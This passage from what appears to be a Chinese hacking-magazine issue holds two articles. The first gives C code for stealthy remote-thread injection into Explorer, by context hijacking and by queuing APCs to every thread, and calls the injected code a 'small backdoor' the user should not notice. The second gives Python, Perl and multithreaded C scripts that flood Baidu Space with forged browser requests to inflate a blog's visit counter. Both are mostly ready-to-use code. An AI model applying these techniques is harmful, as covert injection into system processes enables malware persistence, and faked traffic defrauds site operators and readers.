该结构体就是上文说的A、B线程之间传递参数的结构，至于两个成员变量的作用，大家看变量名就可以猜出来吧？

下面是远程线程函数：

```
DWORD ThreadMain(HINSTANCE hInst,CONTEXT Context)
{
    DWORD dwThreadId;
    HANDLE hThread;
    ThreadPara ThreadParament;//声明一个ThreadPara对象用来传递参数
    ThreadParament.FatherThreadID=GetCurrentThreadId();//获得自己的ID并赋值
    ThreadParament.TargetContext=Context;//这个Context是在注射器向Explorer内存写入远程代码的同时一起传递进来的，就是原理部分提到的Context!
    hThread=CreateThread(NULL, 0,TryThreadFun,&ThreadParament,0,&dwThreadId);
    if(hThread==NULL)//开启新线程，也就是原理部分所说的线程B
    {
        char Tmp[22];
        sprintf( Tmp, "Error Code :%d",GetLastError());
        MessageBox(NULL,Tmp,"haha",MB_OK);
    }
    else
    {
    WaitForSingleObject(hThread,0xffffffff);//等待B结束，其实这里做什么无所谓，因为马上这个线程的上下文就要更改了，这里Wait就是为了该线程不会马上结束。
    }
    return 0;
}
```

小知识 其实真正的远程线程函数是ThreadEntry，在方法一中，此函数没有任何改变，关于函数原理，大家可以参考前几期的黑防。ThreadMain是在ThreadEntry中完成导入表处理后调用的一个函数。

下面是线程B的代码：

```
DWORD WINAPI TryThreadFun(LPVOID lpParam )
{
DWORD dwThreadId;
ThreadPara *pParament=(ThreadPara *)lpParam;
HANDLE hThread=OpenThread(THREAD_ALL_ACCESS,FALSE,pParament->FatherThreadID);
//获得线程A，也就是其父线程的句柄
SuspendThread(hThread);//将线程A挂起
SetThreadContext(hThread,&(pParament->TargetContext));//更改线程A上下文，把其恢复原状
ResumeThread(hThread);//恢复线程A的运行，至此，线程A已经恢复到未注入前的样子了
hThread=CreateThread(NULL, 0,TryThreadFun2, NULL, 0,&dwThreadId);//开启传说中的工作者线程
return 0;
}
```

下面是原理中提到的工作者线程的代码，在其中我写了一个Message Box的操作进行测试。

```
DWORD WINAPI TryThreadFun2(LPVOID lpParam )
{
MessageBox(NULL," Thread Success!","haha",MB_OK);
    return 0;
}
```

方法二

1.原理

此方法与前几期介绍的方法完全不同，是基于异步过程调用的。

小知识 异步过程调用就是APC，每个线程都有异步过程调用队列，用来存储异步过程调用请求，当一个线程处于Alertable状态时，如果该队列中存在相应的调用请求就会执行该请求，一个异步过程调用发出后，调用者不能立刻得到结果。实际处理该调用的部件在完成后，通过状态、通知和回调来通知调用者。

当一个程序调用SleepEx、SignalObjectAndWait、MsgWaitForMultipleObjectsEx、WaitForMultipleObjectsEx或WaitForSingleObjectEx时，就会使调用者线程处于Alertable状态。

在微软提供的浩如烟海的API中，有一个QueueUserAPC的API，该API可以在用户态给某个特定的线程在其异步过程调用对列中添加一个任务。所以我们只要找到一个处于Alertable状态的线程，给它提交一个异步过程调用请求，在该请求中执行自己的远程线程代码，我们的注射大计就完成了。

先别忙着高兴，我们还有一个问题没有解决，那就是如何找到一个处于Alertable状态的线程。如果我们随便找一个线程添加APC请求，可能等到我们的远程代码执行了，花都谢了。如果处于内核态，我们可以获取并检验线程UserApcPending的值来判断该线程是否处于Alertable状态，可是在用户态，该BOOL值是无法访问的，怎么办？

我们可以换一种解决方法：一般情况下，Explorer中的十几个线程总有处于Alertable状态的，全数插入我们的APC过程就好了，剩下的事情让系统替我们完成。

我们最终的解决方案就是：首先获取Explorer进程句柄，进而遍历该进程中全部线程，给每个线程中都添加

APC请求，然后在APC请求中设置一个信号量，确保同样的代码只执行一次，这样的话我们的远程代码就可以顺利执行了。

这种解决方案虽然并不优美，但却十分有效。

2.代码分析

好了，现在分析讲完了，来点实际的。

首先剖析注入代码：

```
…前方省略获得进程句柄，远程分配空间等代码若干…
TheTool.ConstructData(pImage, pInjectPos, (PVOID*)&pEntry, (PVOID*)&pParam);
if(!WriteProcessMemory(hProcess, pInjectPos, pImage, TheTool.PImageNtHeader->OptionalHeader.SizeOfImage, NULL))
{
TheTool.ErrorOut("Write Target Process Memory Error!");
        __leave;
}// 以上代码将远程函数写入目标进程地址空间
        bOk = FALSE;
typedef void ( __stdcall *PAPCFUNC )(DWORD_PTR dwParam);// 定义APC调用所需的参数格式
    THREADENTRY32  ThreadEntry32  =  {0};
HANDLE  hSnapshot  = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD,  0);// 获取当前系统中的线程快照
if(hSnapshot ==INVALID_HANDLE_VALUE)
    {
    TheTool.ErrorOut("Get Snapshot Thread Error");
    __leave;
    }
ThreadEntry32.dwSize  =  sizeof(THREADENTRY32);
    if(Thread32First(hSnapshot,&ThreadEntry32))
    {
        do  // 遍历系统中全部线程
        {
if(ThreadEntry32.th32OwnerProcessID==dwProcessId)
    {  // 线程隶属于目标进程，也就是Exploerer
HANDLE hTargetThread=OpenThread(THREAD_ALL_ACCESS,FALSE,ThreadEntry32.th32ThreadID);
// 获得线程句柄
if(QueueUserAPC( (PAPCFUNC)pEntry,hTargetThread,(DWORD)pParam)!=0)
        {给该线程添加APC请求
            bOk=TRUE;
        }
    }
}
while(Thread32Next(hSnapshot,&ThreadEntry32));
    }
    else
    {
TheTool.ErrorOut("Get System Thread Error");
    __leave;
    }
CloseHandle(hSnapshot);// 关闭快照句柄
```

下面是远程线程代码：

```
DWORD WINAPI ThreadEntry(PTHREADPARAM pParam)
{
    DWORD dwResult = -1;
    __try
    {
if(LoadImportFx(pParam->pImageBase, pParam->fnLoadLibrary, pParam->fnGetProcAddr))// 处理导入表内容
    {
HANDLE hMutex = CreateMutex(NULL,FALSE,"MutexToMakeSureOneThread");  // 创建信号量或者打开现存信号量
    if (hMutex == NULL)
    {
    MessageBox(NULL,"Check for error!","haha",MB_OK);
        return 0;
    }
DWORD dwWaitResult=WaitForSingleObject( hMutex, 0);
if(dwWaitResult==WAIT_TIMEOUT)// 判断该信号量是否已经处于激发状态
    {// 也就是判断该信号量是否为别的线程拥有。
SleepEx(10,TRUE);// 试图使该线程处于Alertable状态，减少对系统的影响；当然，影响还是有的，我们并不知道原线程是否调用该API进入Alertable状态的，更不知道保持时间以多少为宜。而Sleep太长的时间可能造成用户发现我们的小后门，所以也只能这样了，聊胜于无吧。
        return 0;
    }
dwResult = ThreadMain((HINSTANCE)pParam->pImageBase);// 从事自己想干的事情吧：)
ReleaseMutex(hMutex);// 释放信号量………………注1
    }
}
__except(EXCEPTION_EXECUTE_HANDLER)
{异常处理
    dwResult = -2;
}
return dwResult;
}
```

以上就是远程线程的全部关键代码讲解，在这里我的测试依然是MessageBox操作和新建线程操作，结果都可以正常进行。

3.小结

经过我的测试，此方法对系统的影响并没有想象中的明显，我在自己的机器上做了大约100左右次的测试，没有任何一次感觉到Explorer有明显的异常。个人认为这种注入方式还是不错的。

> **小提示** QueueUserAPC函数包含在<winbase.h>这个头文件中，我们使用该API还必须定义一个宏：#define _WIN32_WINNT 0x500，而且该宏的定义必须在#inclued<winbase.h>之前。


小结

到此为止两种线程注射的技术就介绍完了，大家觉得哪种更好一些呢？我个人更喜欢第一种，总感觉第二种有种随机性（虽然在测试过程中每次远程代码都能马上执行，也许只是心理作用）。我已经把代码一起打包了，各位读者朋友有什么不明白的地方可以研究代码。毕竟"原代码面前没有任何秘密"。本机开发环境是Microsoft Visual C++ .NET 2003，Microsoft .NET Framework 1.1，操作系统Windows XP SP2。

Socket：现在不少朋友都有了自己的Blog，可是苦于没人宣传，使得访问量极为惨淡。如何让自己的空间排名更快地提升上去，成了很多人关心的一个问题。本文将会教你用编程的方法来完成这个任务。

适合读者：网络爱好者、编程爱好者

前置知识：无



狂刷百度空间访问量

文/图 hijack9

最近百度推出了自己的Blog"百度空间"，官方的介绍就是"百度空间是属于您自己的网上天地，您可以在此方便快捷地发布信息并获取反馈，和志同道合的朋友们分享交流"。看来百度的业务拓展的越来越大了。作为中文搜索界的龙头老大，它推出的东西可不容小觑。

注册一个试试看！注册的过程很快，随后我还写了一个日志上去。发现百度的Blog打开速度相当快，如图1所示。




图1

感觉很舒服的结构！不过很奇怪的是从访问量来看，已经有4个人访问了，但是我刚刚注册啊，而且只发了一篇日记。之后在百度贴吧里面发现了这样一个文章，如图2所示。




图2

点击进去看看，果然是2万的点击率。哼哈哈，2万点击率就了不起了？什么时候我也把自己Blog的访问量搞过万！回到自己的空间，随便看看里面的选项和设置，猛然发现怎么访问量变成10啦！难道在这几分钟内我的空间就被别人看到了？

回到自己空间的主页，F5刷新一下，发现访问量变成了11啦！后来狂按F5刷新，访问量在不断上升。原来如此！看来要让自己的空间访问量在很短的时间内过万简直太容易了。

打开任意文本编辑器，输入如下Python代码

```
import urllib
Times=10
url="http://hi.baidu.com/hijack9"
print "Start to fetch",url
for i in range(Times):
  sock=urllib.urlopen(url)
  sock.close()
print "Done!"
```

urllib是Python进行客户端HTTP编程的一个包，里面提供了很多简易的方法进行Web客户端编程，而urllib.urlopen(url)则是打开一个网页的方法，返回一个套接字对象，并且可以从这个对象里面获取这个网页的内容。

执行这个脚本，当然这需要你安装了Python的解释器，可以从www.python.org 上面下载到最新的Python版本。执行结果如图3 所示。



图3

重新返回浏览器刷新一下，访问量果然加了10！那如果把Times改为1000呢？说到做到，将"Times=10"改为"Times=1000"，执行速度很慢，这是必然的，因为Python是解释语言，而且这里需要循环执行1000次连接。

上述代码是用Python写的，下面提供Perl的代码，非常简单，同样是几句话搞定：

```
use LWP;
my $url="http://hi.baidu.com/hijack9/blog/item/dc2ec7ce75d9fb0392457e92.html";
print "Start to get $url";
my $agent=LWP::UserAgent->new;
my $Times=1000;
for(my $i=0;$i<$Times;$i++)
{
my $request=HTTP::Request->new(GET => $url);
my $response=$agent->request($request);
}
print "Done!"
```

现在回头看看自己的Blog，发现计数器已经变成1310了，如图4所示。




图 4

前面两个脚本虽然都可以实现提供访问量的功能，但是速度太慢，而且只是单线程，真要增加1 万的访问量不知道要等到什么时候。下面我用C程序使用SOCKET API来实现同样的功能，并且可以多线程运行，速度快了很多。

该程序的使用方法如下：

```
Usage:baidu.exe [-n count] [-t threadnumber] URL
-n count 要增加的百度空间的访问量数，默认为10
-t threadnumber 所要开辟的线程数，最大为50，默认为1
URL 所要访问的百度空间的Blog地址，具体到某个html文件都可以
比如：
输入baidu.exe -n 1000 -t 20 http://hi.baidu.com/hijack9
表示要提高1000个访问量，开辟20个线程，路径是http://hi.baidu.com/hijack9，注意一定要是完整URL(前面的http://不可少)
```

再看具体的代码，程序里面的函数接口如下：

```
bool initSocket(void);
SOCKET CreateSocketClient(char *addrConnect,int port);
bool getURLPath(char* theURL,char path[]);
void SendHTTP(SOCKET sock);
DWORD WINAPI ThreadBaidu(LPVOID pParam);
bool getopt(int argc,char** argv);
void Usage();
```

initSocket函数进行套接字的初始化；CreateSocketClient创建本地Socket客户端并连接到远程服务器，这里就是百度空间的服务器地址；getURLPath函数是根据用户输入的百度空间的路径提取出文件路径，比如对于http://hi.baidu.com/hijack9，该函数就提取出/hijack9存放到path变量里面；SendHTTP函数是发送一个HTTP数据包到服务器来模拟浏览器的运行；ThreadBaidu函数是一个线程函数，供CreateThread函数调用；getopt函数对用户输入的参数进行解析；Usage显示程序的用法。当然还有一个main主函数，待会说。

我们主要看看SendHTTP，ThreadBaidu和main函数。

```
SendHTTP:
void SendHTTP(SOCKET sock)
{
char sendBuffer[1024*5];
char str1[255];
strcpy(str1,"GET ");
strcpy(str1+4,Global_Path);
strcpy(str1+4+strlen(Global_Path)," \n\r");
char str2[1024*2]= "Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, application/x-shockwave-flash, */*\n"\
"Accept-Language: zh-cn\n"\
"Accept-Encoding: gzip, deflate\n"\
"User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; Maxthon; Alexa Toolbar)\n"\
"Host: hi.baidu.com\n"\
"Connection: Keep-Alive\n\n";
strcpy(sendBuffer,str1);
strcpy(sendBuffer+strlen(str1),str2);
send(sock,sendBuffer,strlen(sendBuffer),0);
}
```

函数很简单，对于已经连接上的套接字，构造合适的HTTP数据包发送过去即可。而这个数据包是通过WSockExpert对浏览器进行监听捕获而来的。比如在我的机器上捕获的数据包就是这样的：

```
GET /hijack9/blog/item/dc820df4d337ab6edcc4741f.html HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, application/x-shockwave-flash, */*
Accept-Language: zh-cn
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; Maxthon; Alexa Toolbar)
Host: hi.baidu.com
Connection: Keep-Alive
Cookie: BAIDUID=BE3461BB49F08598FB150C9A26F4FE4E
```

我们只要依葫芦画瓢，将"GET"后面的的文件路径改成自己的路径就可以了。注意每个数据包后要有2个'\n'。

```
ThreadBaidu:
DWORD WINAPI ThreadBaidu(LPVOID pParam)
{
int times=*(int*)pParam;//每个线程要增加的访问量数
int i=0;
do
{
SOCKET sock=CreateSocketClient("202.108.23.231",80);
//hi.baidu.com => 202.108.23.231 连接到百度空间
if (sock==-1) ExitThread(0);
SendHTTP(sock); // 发生HTTP数据包
closesocket(sock);
i++;
}while(i<times);
printf ("A Thread Stopped!\n");
return 0;
}
```

该函数为线程函数，传入的参数为每个线程要增加的访问量数，每个线程执行指定的循环去连接百度空间的服务器。

```
main函数：
int main(int argc,char** argv) {
bool t=getopt(argc,argv);
//调用getopt函数获取相关输入参数，比如线程数、访问量数、url等
```

```
if (!t)
{        Usage();
exit(0);     }
bool bRet=getURLPath(Global_URL,Global_Path);
// 对于用户输入的url进行解析  获取文件路径
if (!bRet)
{        Usage();
exit(0);     }
int times=Global_Times;  //要提高的访问量数目
initSocket();    //初始化套接字
int countThread=Global_ThreadTimes;
//  线程数目  不能超过50个线程
if (countThread>50) {
countThread=50;
printf ("Thread Number is switched to 50\n"); }
int aver_times=times/countThread;
// 平均到每个线程所需要提供的访问量数目
if (times<1||countThread<1||aver_times==0)
{        Usage();
   exit(0);  }
int t_times;
HANDLE* pAllHandles;
pAllHandles=new HANDLE[countThread];
//event 句柄数组  用于等待所有的线程结束
printf ("Beginning...\n");
// 以下循环则开辟指定的线程数目
for (int i=1;i<=countThread;i++)
{if (countThread==1)
   {        t_times=times;    }else
   {     if (i==countThread)
            {        t_times=times-(aver_times*(i-1));
            }else
            {        t_times=aver_times; }}
   HANDLE h=CreateThread(NULL,0,&ThreadBaidu,
(LPVOID*)&t_times,0,NULL);
   pAllHandles[i-1]=h;      }
WaitForMultipleObjects(countThread,pAllHandles,true,
INFINITE);    //等待所有的线程执行完毕
printf ("All Done!\n");
delete pAllHandles;
   return 0;
}
```

Main主函数的执行过程在注释里面都有说明，要注意的是在进行多线程的时候要调用一些等待函数，比如WaitForSingleObject或者WaitForMultipleObjects等，不然你的主线程很快执行完毕了，可你的分支线程还在执行中却被主线程强制终止，这样就不好了。

全部代码在VC6.0+Windows XP下编译执行通过。更具体的可以查看附件里的源代码，里面添加不少注释。另外还有一个可执行程序直接使用即可。

与之前的两个脚本相比，C写的程序快了很多，增加1000个访问量，若开辟20个线程话不到半分钟就可以搞定！目前我的Blog已经过万的访问量了！执行结果如图5 所示。

